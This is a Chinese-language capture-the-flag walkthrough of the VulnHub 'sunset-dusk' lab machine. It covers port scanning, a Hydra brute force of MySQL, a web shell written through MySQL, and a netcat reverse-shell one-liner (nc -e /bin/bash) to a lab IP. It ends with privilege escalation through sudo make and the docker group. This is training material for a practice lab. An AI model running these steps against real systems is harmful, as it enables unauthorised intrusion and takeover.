
# 0x00:靶机下载

下载链接: <https://www.vulnhub.com/entry/sunset-dusk,404/>


新手级别，建议在virutalbox下做，由于是在virtualbox下做，所以偷懒了



# 0x01:探测靶机


还是先用netdiscover探测一波，直接找PCS可以确定靶机IP为192.168.3.216

命令:netdiscover -r 192.168.3.0/16




然后开始用nmap探测波端口,这次端口开的比较多开了，21，22，80，3306和80

命令:nmap -A -sS -sV -v -p- 192.168.3.216




在浏览器里面输入IP可以正常回显开挖




# 0x02:挖掘3306端口


先用dirb开挖，然而换了几个字典都挖不出/index页面出来，这时候我忽然想起开了个3306端口




尝试连接以下，输入常见的密码，比如root, toor,空都不行，不过起码证明对外开放可以连接。



启动Hydra爆破成功




可以正常连接NICE




# 0x03:利用MYSQL一句话获得反弹shell


这里拜访一波8080端口里面提示了路径和一些文件



输入其中的文件可以正常回显




然后这里查了以下MYSQL也有一句话，就是下面的select语句，写入一句话进入一个新文件，然后可以使用菜刀连接，再传一个PHP反弹shell上去getshell




不过这里为了方便还是把一句话的内容更改以下变成cmd,然后插入nc一句话方便点，现在MYSQL数据库插入一句话先




这时在8080端口刷新以下，插入成功




尝试输入一些命令执行语句成功执行



那么开启nc监听本地端口，然后输入nc一句话 nc -e /bin/bash 192.168.3.207成功获得反弹shell





顺便在/home/dusk目录下得到flag




# 0x04:一次提权

我是没想到有一天www-data也可以执行一波sudo -l.这里上网查了下，可以用make提权





这里按照sudo的方法更改以下加多一个 -u dusk才可以完美执行变成dusk




# 0x05:二次提权

然而让我迷惑的是www-data可以运行sudo -l,而dusk不可以运行。。。。然后这里输入了id一波，有猫腻，出现了一堆东西连docker都出来了



这里查了以下可以依靠docker变成root权限



跟着它的步骤成功变成root权限顺便读到flag

